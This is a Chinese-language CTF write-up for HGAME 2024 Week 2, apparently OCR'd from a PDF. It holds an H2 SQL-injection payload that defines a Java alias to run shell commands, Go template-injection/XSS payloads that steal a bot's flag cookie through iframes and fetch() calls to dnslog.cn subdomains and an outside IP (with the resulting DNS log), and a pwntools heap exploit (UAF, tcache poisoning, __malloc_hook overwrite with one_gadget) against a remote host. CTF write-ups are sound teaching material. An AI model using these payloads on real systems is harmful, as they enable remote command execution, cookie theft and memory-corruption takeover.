
```
';
CREATE ALIAS EXEC AS
$$String shellexec(String cmd) throws java.io.IOException {
String [] cmd1={"/bin/sh","-c",cmd};
java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(cmd1).getInputStream()).useDelimiter("\\A");
String a=s.hasNext() ? s.next() : "";
String [] cmd2={"curl","http://localhost:16666/?keyword=%27%3bINSERT+INTO+member+(id,intro,blog)+VALUES('"+cmd.replaceAll(" ","")+"','"+a.replaceAll("\n","")+"',123)%3b--%2b"};
java.util.Scanner s1 = new java.util.Scanner(Runtime.getRuntime().exec(cmd2).getInputStream()).useDelimiter("\\A");
String b=s1.hasNext() ? s1.next() : "";
return b;
}$$;
```

相当于通过插入数据库来实现回显，这里的 replaceAll 都蛮重要的

Java

```
/?keyword='%3bCALL+EXEC('cat+/flag')%3b--%2b
```





最终 payload

Java

```
/?keyword='%3bCREATE+ALIAS+EXEC+AS+$$String+shellexec(String+cmd)+th
rows+java.io.IOException+{String+[]+cmd1%3d{"/bin/sh","-c",cmd}%3bja
va.util.Scanner+s+%3d+new+java.util.Scanner(Runtime.getRuntime().exe
c(cmd1).getInputStream()).useDelimiter("\\A")%3bString+a%3ds.hasNext
()+%3f+s.next()+%3a+""%3bString+[]+cmd2%3d{"curl","http%3a//localhos
t%3a16666/%3fkeyword%3d%2527%253bINSERT%2bINTO%2bmember%2b(id,intro,
blog)%2bVALUES('"%2bcmd.replaceAll("+","")%2b"','"%2ba.replaceAll
("\n","")%2b"',123)%253b--%252b"}%3bjava.util.Scanner+s1+%3d+new+jav
a.util.Scanner(Runtime.getRuntime().exec(cmd2).getInputStream()).use
Delimiter("\\A")%3bString+b%3ds1.hasNext()+%3f+s1.next()+%3a+""%3bre
turn+b%3b}$$%3bCALL+EXEC('cat+/flag')%3b--%2b
```

梅开二度

Go

```
package main

import (
  "context"
  "fmt"
  "html"
  "log"
  "net/url"
  "os"
  "regexp"
  "sync"
  "text/template"
  "time"
```

```
  "github.com/chromedp/chromedp"
  "github.com/gin-gonic/gin"
)

var re = regexp.MustCompile(`script|file|on`)

var lock sync.Mutex

func main() {
  allocCtx, cancel := chromedp.NewExecAllocator(context.Background
(), append(chromedp.DefaultExecAllocatorOptions[:],
    chromedp.NoSandbox, chromedp.DisableGPU)...)
  defer cancel()

  r := gin.Default()
  r.GET("/", func(c *gin.Context) {
    tmplStr := c.Query("tmpl")
    if tmplStr == "" {
      tmplStr = defaultTmpl
    } else {
      if re.MatchString(tmplStr) {
        c.String(403, "tmpl contains invalid word")
        return
      }
      if len(tmplStr) > 50 {
        c.String(403, "tmpl is too long")
        return
      }
      tmplStr = html.EscapeString(tmplStr)
    }
    tmpl, err := template.New("resp").Parse(tmplStr)
    if err != nil {
      c.String(500, "parse template error: %v", err)
      return
    }
    if err := tmpl.Execute(c.Writer, c); err != nil {
      c.String(500, "execute template error: %v", err)
    }
  })
```

```
  r.GET("/bot", func(c *gin.Context) {
    rawURL := c.Query("url")
    u, err := url.Parse(rawURL)

    if err != nil {
      c.String(403, "url is invalid")
      return
    }
    if u.Host != "127.0.0.1:8099" {
      c.String(403, "host is invalid")
      return
    }
    go func() {
      lock.Lock()
      defer lock.Unlock()

      ctx, cancel := chromedp.NewContext(allocCtx,
        chromedp.WithBrowserOption(chromedp.WithDialTimeout(10*time.
Second)),
      )
      defer cancel()
      ctx, _ = context.WithTimeout(ctx, 20*time.Second)
      fmt.Println(u.String())
      if err := chromedp.Run(ctx,
        chromedp.Navigate(u.String()),
        chromedp.Sleep(time.Second*10),
      ); err != nil {
        log.Println(err)
      }
    }()
    c.String(200, "bot will visit it.")
  })

  r.GET("/flag", func(c *gin.Context) {
    if c.RemoteIP() != "127.0.0.1" {
      c.String(403, "you are not localhost")
      return
    }
    flag, err := os.ReadFile("./flag")
    if err != nil {
      c.String(500, "read flag error")
```

```
        return
    }
    c.SetCookie("flag", string(flag), 3600, "/", "", false, true)
    c.Status(200)
  })
  r.Run(":8099")
}

const defaultTmpl = `
<!DOCTYPE html>
<html>
<head>
  <title>YOU ARE</title>
</head>
<body>
  <div>欢迎来自 {{.RemoteIP}} 的朋友</div>
  <div>你的 User-Agent 是 {{.GetHeader "User-Agent"}}</div>
  <div>flag在bot手上，想办法偷过来</div>
</body>
`
```

Bash

```
javascript://127.0.0.1:8080//%250a%250aconst+Http5+%3d+new+XMLHttpRequest()%250avar+url5%3d'http://127.0.0.1:8080/'%250aHttp5.open("GET",url5)%250aHttp5.send()%250aHttp5.onreadystatechange%3dfunction+()+{%250aif(Http5.readyState%3d%3d%3d4){%250avar+a%3dHttp5.status%250aconst+Http9%3dnew+XMLHttpRequest()%250avar+url0%3d"http://000"%2ba%2b"333.sg14en.dnslog.cn"%250aHttp9.open("GET",url0)%250aHttp9.send()%250a}%250a}%250a
```

Bash

```
http%3a//127.0.0.1%3a8080/%3ftmpl%3d{{print%25201|.Query}}{{print%25202|.Query|.Cookie}}%261%3d%253Cscript%253Efunction%2520a(){fetch(%2522http%3a//%2522%252bdocument.body.innerHTML.slice(0,4)%252b%25226.820o89.dnslog.cn%2522)}%250Awindow.onload%3da%253C/script%253E%262%3dflag
```

fetch
带cookie

template package – text/template – Go Packages

Package template implements data-driven templates for generating textual output.

pkg.go.dev

gin package – github.com/gin-gonic/gin – Go P...

Package gin implements a HTTP web framework called gin.

pkg.go.dev

xhr如何发起请求_xhr发送请求-CSDN博客

文章浏览阅读1.3k次。xhr如何发起请求_xhr发送请求

blog.csdn.net

【备忘】：fetch API获取返回值的方式_fetch返回...

文章浏览阅读1.8w次，点赞3次，收藏2次。使用fetch API来做后端请求，相比较传统的Ajax方式，在写出的代码上更加容易理解，也更便于别人看懂。但是在使用的过程中，

blog.csdn.net

滑动验证页面

segmentfault.com

浅学Go下的ssti – SecPulse.COM | 安全脉搏

• https://docs.iris-go.com/iris/file-server/context-file-server

www.secpulse.com

[网络安全]XSS之Cookie外带攻击姿势及例题详析（...

文章浏览阅读4.5k次，点赞4次，收藏7次。XSS 的 Cookie 外带攻击就是一种针对 Web 应用程序中的 XSS（跨站脚本攻击）漏洞进行的攻击，攻击者通过在 XSS 攻击中

blog.csdn.net

Cross-Site Scripting (XSS) Cheat Sheet – 2023 ...

Interactive cross-site scripting (XSS) cheat sheet for 2023, brought to you by PortSwigger. Actively maintained, and regularly updated with new vectors.

portswigger.net

github.com

https://github.com/golang/go/issues/29098

Bash

```
http://127.0.0.1:8099/?tmpl={{print%201|.Query}}&1=
%3Ciframe%20src=%22http://127.0.0.1:8099/flag%22%20id=2%3E%3C/ifram
e%3E
%3Cscript%3E
function%20a(){var%20iframe=document.createElement("iframe")%0a
iframe.src=%22http://127.0.0.1:8099/?tmpl={{print%202|.Query|.Cooki
e}}%262=flag%22%0a
iframe.onload=function(){console.log(iframe.contentWindow.document.b
ody.innerHTML)}%0a
document.body.appendChild(iframe)}%0a
document.getElementById(%272%27).onload=a
%3C/script%3E

http://127.0.0.1:8099/?tmpl={{print%201|.Query}}&1=%3Ciframe%20src=%
22http://127.0.0.1:8099/flag%22%20id=2%3E%3C/iframe%3E%3Cscript%3Efu
nction%20a(){var%20iframe=document.createElement("iframe")%0aiframe.
src=%22http://127.0.0.1:8099/?tmpl={{print%202|.Query|.Cookie}}%262=
flag%22%0aiframe.onload=function(){console.log(iframe.contentWindow.
document.body.innerHTML)}%0adocument.body.appendChild(iframe)}%0adoc
ument.getElementById(%272%27).onload=a%3C/script%3E

http://127.0.0.1:8099/?tmpl={{print%201|.Query}}&1=%3Ciframe%20src=%
22http://127.0.0.1:8099/flag%22%20id=2%3E%3C/iframe%3E%3Cscript%3Efu
nction%20a(){var%20iframe=document.createElement("iframe")%0aiframe.
src=%22http://127.0.0.1:8099/?tmpl={{print%202|.Query|.Cookie}}%262=
flag%22%0aiframe.onload=function(){fetch(%22http://1%22%2bencodeURI
(iframe.contentWindow.document.body.innerHTML.slice(0,4))%2b%22123.8
20o89.dnslog.cn%22)}%0adocument.body.appendChild(iframe)}%0adocumen
t.getElementById(%272%27).onload=a%3C/script%3E

http://127.0.0.1:8099/?tmpl={{print%201|.Query}}&1=%3Ciframe%20src=%
22http://127.0.0.1:8099/flag%22%20id=2%3E%3C/iframe%3E%3Cscript%3Efu
nction%20a(){var%20iframe=document.createElement("iframe")%0aiframe.
src=%22http://127.0.0.1:8099/?tmpl={{print%202|.Query|.Cookie}}%262=
flag%22%0aiframe.onload=function(){fetch(%22http://106.54.13.134/a?
=%22%2bencodeURI(iframe.contentWindow.document.body.innerHTML))}%0ad
ocument.body.appendChild(iframe)}%0adocument.getElementById(%272%2
7).onload=a%3C/script%3E
```

```
/?tmpl={{print%201|.Query}}&1=%3Ciframe%20src=%22http://127.0.0.1:80
80/flag%22%20id=2%3E%3C/iframe%3E%3Cscript%3Efunction%20a(){var%20if
rame=document.createElement(%22iframe%22)%0Aiframe.src=%22http://12
7.0.0.1:8080/?tmpl={{print%202|.Query|.Cookie}}%262=flag%22%0Aifram
e.onload=function(){var%20str=iframe.contentWindow.document.body.inn
erHTML.slice(59,-7)%0a%0avar%20flag=%22%22%0afor(var%20i=0%3bi%3cst
r.length%3bi%2b%2b){flag%2b=str.charCodeAt(i).toString(16)}%0afetch
(%22http://2.%22%2bflag%2b%22nice.mims4q.dnslog.cn%22)}%0Adocument.b
ody.appendChild(iframe)}%0Adocument.getElementById(%272%27).onload=
a%3C/script%3E

/?tmpl={{print%201|.Query}}&1=%3Ciframe%20src=%22http://127.0.0.1:80
99/flag%22%20id=2%3E%3C/iframe%3E%3Cscript%3Efunction%20a(){var%20if
rame=document.createElement(%22iframe%22)%0Aiframe.src=%22http://12
7.0.0.1:8099/?tmpl={{print%202|.Query|.Cookie}}%262=flag%22%0Aifram
e.onload=function(){var%20str=iframe.contentWindow.document.body.inn
erHTML.slice(59,-7)%0a%0avar%20flag=%22%22%0afor(var%20i=0%3bi%3cst
r.length%3bi%2b%2b){flag%2b=str.charCodeAt(i).toString(16)}%0afetch
(%22http://2.%22%2bflag%2b%22nice.vy7u64.dnslog.cn%22)}%0Adocument.b
ody.appendChild(iframe)}%0Adocument.getElementById(%272%27).onload=
a%3C/script%3E
```

iframe中的onload事件深藏功与名_iframe onload-...

文章浏览阅读5.4k次。动态创建的 display 为 none 的 iframe 元素，onload 事件不会执行 ????! 昨天业务需求中碰到一个关于 iframe 不能正常跳转的棘手问题，一直猜测

blog.csdn.net

Bash

```
http%3a//127.0.0.1%3a8080/%3ftmpl%3d{{print%25201|.Query}}%261%3d%253Ciframe%2520src%3d%2522http%3a//127.0.0.1%3a8080/flag%2522%2520id%3d2%253E%253C/iframe%253E%253Cscript%253Efunction%2520a(){var%2520iframe%3ddocument.createElement(%2522iframe%2522)%250Aiframe.src%3d%2522http%3a//127.0.0.1%3a8080/%3ftmpl%3d{{print%25202|.Query|.Cookie}}%25262%3dflag%2522%250Aiframe.onload%3dfunction(){var%2520str%3diframe.contentWindow.document.body.innerHTML.slice(105,110)%250a%250avar%2520flag%3d%2522%2522%250afor(var%2520i%3d0%253bi%253cstr.length%253bi%252b%252b){flag%252b%3dstr.charCodeAt(i).toString(16)}%250afetch(%2522http%3a//%2522%252bflag%252b%2522nice.dj30m9.dnslog.cn%2522)}%250Adocument.body.appendChild(iframe)}%250Adocument.getElementById(%25272%2527).onload%3da%253C/script%253E
```

Get SubDomain | Refresh Record

dj30m9.dnslog.cn

DNS Query Record	IP Address	Created Time
7da3c2f70nice.dj30m9.dnslog.cn	47.117.220.98	2024-02-07 18:15:41
3633333366nice.dj30m9.dnslog.cn	47.117.220.100	2024-02-07 18:15:02
3633333366nice.dj30m9.dnslog.cn	47.117.220.97	2024-02-07 18:15:02
3431386530nice.dj30m9.dnslog.cn	47.117.220.101	2024-02-07 18:14:53
3431386530nice.dj30m9.dnslog.cn	47.117.220.100	2024-02-07 18:14:51
431386530nice.dj30m9.dnslog.cn	47.117.220.101	2024-02-07 18:14:49
3431386530nice.dj30m9.dnslog.cn	47.117.220.97	2024-02-07 18:14:44
6335376235nice.dj30m9.dnslog.cn	47.117.220.100	2024-02-07 18:14:30
6335376235nice.dj30m9.dnslog.cn	47.117.220.97	2024-02-07 18:14:30
3065323233nice.dj30m9.dnslog.cn	47.117.220.98	2024-02-07 18:14:16

最终 payload

JavaScript

```
/?tmpl={{print%201|.Query}}&1=%3Ciframe%20src=%22http://127.0.0.1:8099/flag%22%20id=2%3E%3C/iframe%3E%3Cscript%3Efunction%20a(){var%20iframe=document.createElement(%22iframe%22)%0Aiframe.src=%22http://127.0.0.1:8099/?tmpl={{print%202|.Query|.Cookie}}%262=flag%22%0Aiframe.onload=function(){var%20str=iframe.contentWindow.document.body.innerHTML.slice(59,-7)%0a%0avar%20flag=%22%22%0afor(var%20i=0%3bi%3cstr.length%3bi%2b%2b){flag%2b=str.charCodeAt(i).toString(16)}%0afetch
```

```
(%22http://%22%2bflag%2b%22nice.dj30m9.dnslog.cn%22)}%0Adocument.bod
y.appendChild(iframe)}%0Adocument.getElementById(%272%27).onload=a%3
C/script%3E

/?tmpl={{print 1|.Query}}&1=<iframe src="http://127.0.0.1:8099/flag"
id=2></iframe>
<script>
function a(){
  var iframe=document.createElement("iframe")
  iframe.src="http://127.0.0.1:8099/?tmpl={{print 2|.Query|.Cookie}}
&2=flag"
  iframe.onload=function(){
    var str=iframe.contentWindow.document.body.innerHTML.slice(59,-
7)
    var flag=""
    for(var i=0;i<str.length;i++){
      flag+=str.charCodeAt(i).toString(16)
  }
  fetch("http://"+flag+"nice.dj30m9.dnslog.cn")
}
document.body.appendChild(iframe)}
document.getElementById('2').onload=a
</script>
```

Pwn

Elden Ring II

```
[*] '/Users/zhou39512/CTF/HGAME2024/Week2/Pwn/Elden Ring II/attachment/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x3ff000)
```

好好说话之Fastbin Attack（4）：Arbitrary Alloc_...

文章浏览阅读1.6k次，点赞16次，收藏11次。总体来说这个方法并不难，例题2017 0ctf babyheap也不难，如果有仔细看过我的上一篇[2015 9447 CTF : Search Engine]

通过 `UAF`，泄漏并控制 `malloc_hook` 函数地址，从而实现利用

首先泄漏基址

由于有 `tcache` 存在，所以前面需要填充 7 个块进去

而且块大小要大于 `128bytes`，不然会进入 `fastbin`

通过 8 次 delete 之后，bins 如图

```
pwndbg> bins
tcachebins
0x110 [  7]: 0x405900 —▸ 0x4057f0 —▸ 0x4056e0 —▸ 0x4055d0 —▸ 0x4054c0 —▸ 0x4053b0 —▸ 0x4052a0 ◂— 0x0
fastbins
empty
unsortedbin
all: 0x405a00 —▸ 0x7ffff7fc1be0 ◂— 0x405a00
smallbins
empty
largebins
empty
```

通过 `arenas` 命令找到 `main_arena`

```
pwndbg> arenas
  arena type    arena address    heap address    map start    map end    perm    size    offset    file
------------  ---------------  --------------  -----------  ---------  ------  ------  --------  ------
  main_arena   0x7ffff7fc1b80        0x405000     0x405000   0x426000    rw-p   21000         0  [heap]
pwndbg>
```

这样以来就可以通过 `show` 刚刚删除的最后一个块来泄露 `unsortedbin` 的基地址，即图上的 `0x7ffff7fc1be0`，然后计算偏移得到 `main_arena` 的地址，从而得到 `libc` 基址


利用 UAF 创造堆任意地址写

回收两个大小一样的块到 `tcache` 中

利用 `UAF` 修改最后一个被回收的块的内容

就可以修改 `tcache` 中块的指针，此时再申请同样大小的块就会申请到我们修改的地址，从而实现任意地址写

如下，申请再回收两个 70 大小的块



此时第二个块中存放的是第一个块的地址，即 `0x4052a0`

```
pwndbg> x/4gx 0x4052f0
0x4052f0:       0x00000000004052a0      0x0000000000405010
0x405300:       0x0000000000000000      0x0000000000000000
```

使用 `edit` 对第二个块进行修改，结果如下（修改输入的内容为 `b'a\n'`）

```
pwndbg> x/4xg 0x4052f0
0x4052f0:       0x0000000000400a61      0x0000000000405010
0x405300:       0x0000000000000000      0x0000000000000000
```

```
pwndbg> bins
tcachebins
0x50 [ 2]: 0x4052f0 —▸ 0x400a61 ◂— 0x0
fastbins
empty
unsortedbin
empty
smallbins
empty
largebins
empty
```

此时我们再申请一个 70 大小的块，`bins` 变化如下

```
pwndbg> bins
tcachebins
0x50 [  1]: 0x400a61 ◂— 0x0
fastbins
empty
unsortedbin
empty
smallbins
empty
largebins
empty
```

再申请一个同样大小的，就能申请到指定地址了

然后写入 onegadget 就行，不行就换一个，我是第二个成功的

```
~/Desktop
one_gadget libc.so.6
0xe3afe execve("/bin/sh", r15, r12)
constraints:
  [r15] == NULL || r15 == NULL || r15 is a valid argv
  [r12] == NULL || r12 == NULL || r12 is a valid envp

0xe3b01 execve("/bin/sh", r15, rdx)
constraints:
  [r15] == NULL || r15 == NULL || r15 is a valid argv
  [rdx] == NULL || rdx == NULL || rdx is a valid envp

0xe3b04 execve("/bin/sh", rsi, rdx)
constraints:
  [rsi] == NULL || rsi == NULL || rsi is a valid argv
  [rdx] == NULL || rdx == NULL || rdx is a valid envp
```

Python

```python
from pwn import *
context.log_level='debug'
p = remote('106.14.57.14',31125)
libc = ELF('./libc.so.6')


def add(index, size):
    p.recvuntil(b'>')
```

```
    p.sendline(b'1')
    p.sendlineafter(b'Index: ', str(index).encode())
    p.sendlineafter(b'Size: ', str(size).encode())
    return


def delete(index):
    p.recvuntil(b'>')
    p.sendline(b'2')
    p.sendlineafter(b'Index: ', str(index).encode())
    return


def edit(index, content: bytes):
    p.recvuntil(b'>')
    p.sendline(b'3')

    p.sendlineafter(b'Index: ', str(index).encode())
    p.sendafter(b'Content: ', content)
    return


def show(index):
    p.recvuntil(b'>')
    p.sendline(b'4')
    p.sendlineafter(b'Index: ', str(index).encode())
    return p.recvuntil(b'Here is')[:-8]


for i in range(9):
    add(i, 255)
for i in range(8):
    delete(i)
malloc_hook_offset=libc.sym['__malloc_hook']
main_arena_addr=u64(show(7).ljust(8,b'\x00'))-0x60
malloc_hook_addr=main_arena_addr-0x10
libc_base=malloc_hook_addr-malloc_hook_offset
print(hex(main_arena_addr))

#任意地址写
edit(6,p64(malloc_hook_addr))
```

```python
add(9,255)
add(10,255)
one_gadget=0xe3b01
edit(10,p64(libc_base+one_gadget))
#触发
add(11,128)
p.interactive()
```


fastnote*

```
1  unsigned __int64 menu()
2  {
3    unsigned __int64 v1; // [rsp+8h] [rbp-8h]
4
5    v1 = __readfsqword(0x28u);
6    puts("1.Add note");
7    puts("2.Show note");
8    puts("3.Delete note");
9    puts("4.Exit");
10   printf("Your choice:");
11   return __readfsqword(0x28u) ^ v1;
12 }
```

全开

```
~/CTF/HGAME2024/Week2/Pwn/fastno
checksec vuln
[*] '/Users/zhou39512/CTF/HGAME2024/Week2
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

delete 中仍旧没有清空 notes[]中存放的地址



```
unsigned __int64 delete()
{
  unsigned int v1; // [rsp+Ch] [rbp-14h] BYREF
  void *ptr; // [rsp+10h] [rbp-10h]
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  printf("Index: ");
  __isoc99_scanf("%u", &v1);
  if ( v1 > 0xF )
  {
    puts("There are only 16 pages.");
  }
  else
  {
    ptr = notes[v1];
    if ( ptr )
    {
      free(ptr);
      ptr = 0LL;
    }
    else
    {
      puts("No such note.");
    }
  }
  return __readfsqword(0x28u) ^ v3;
}
```

堆漏洞挖掘中的bins分类(fastbin、unsorted bin、s...

文章浏览阅读1w次，点赞18次，收藏59次。一、bin链的介绍bin是一个由struct chunk 结构体组成的链表 前面介绍过，不同的chunk根据特点不同分为不同的chunk，为了将

blog.csdn.net

这次大小限制在了 `128bytes`，不过也能回收到 unsortedbin

DAS9月月赛PWN题出题心路

nameless.top

add 10 次 delete7 次填满 tcache，delete2 次合并到 unsorted bins 中，再 add 一次，使 tcache 未满，然后 double free chunk2，使得 chunk2 既在 tcache 中，又在 ub 中

```
~/Desktop
└─ one_gadget libc-2.31.so
0xe3afe execve("/bin/sh", r15, r12)
constraints:
  [r15] == NULL || r15 == NULL || r15 is a valid argv
  [r12] == NULL || r12 == NULL || r12 is a valid envp

0xe3b01 execve("/bin/sh", r15, rdx)
constraints:
  [r15] == NULL || r15 == NULL || r15 is a valid argv
  [rdx] == NULL || rdx == NULL || rdx is a valid envp

0xe3b04 execve("/bin/sh", rsi, rdx)
constraints:
  [rsi] == NULL || rsi == NULL || rsi is a valid argv
  [rdx] == NULL || rdx == NULL || rdx is a valid envp
```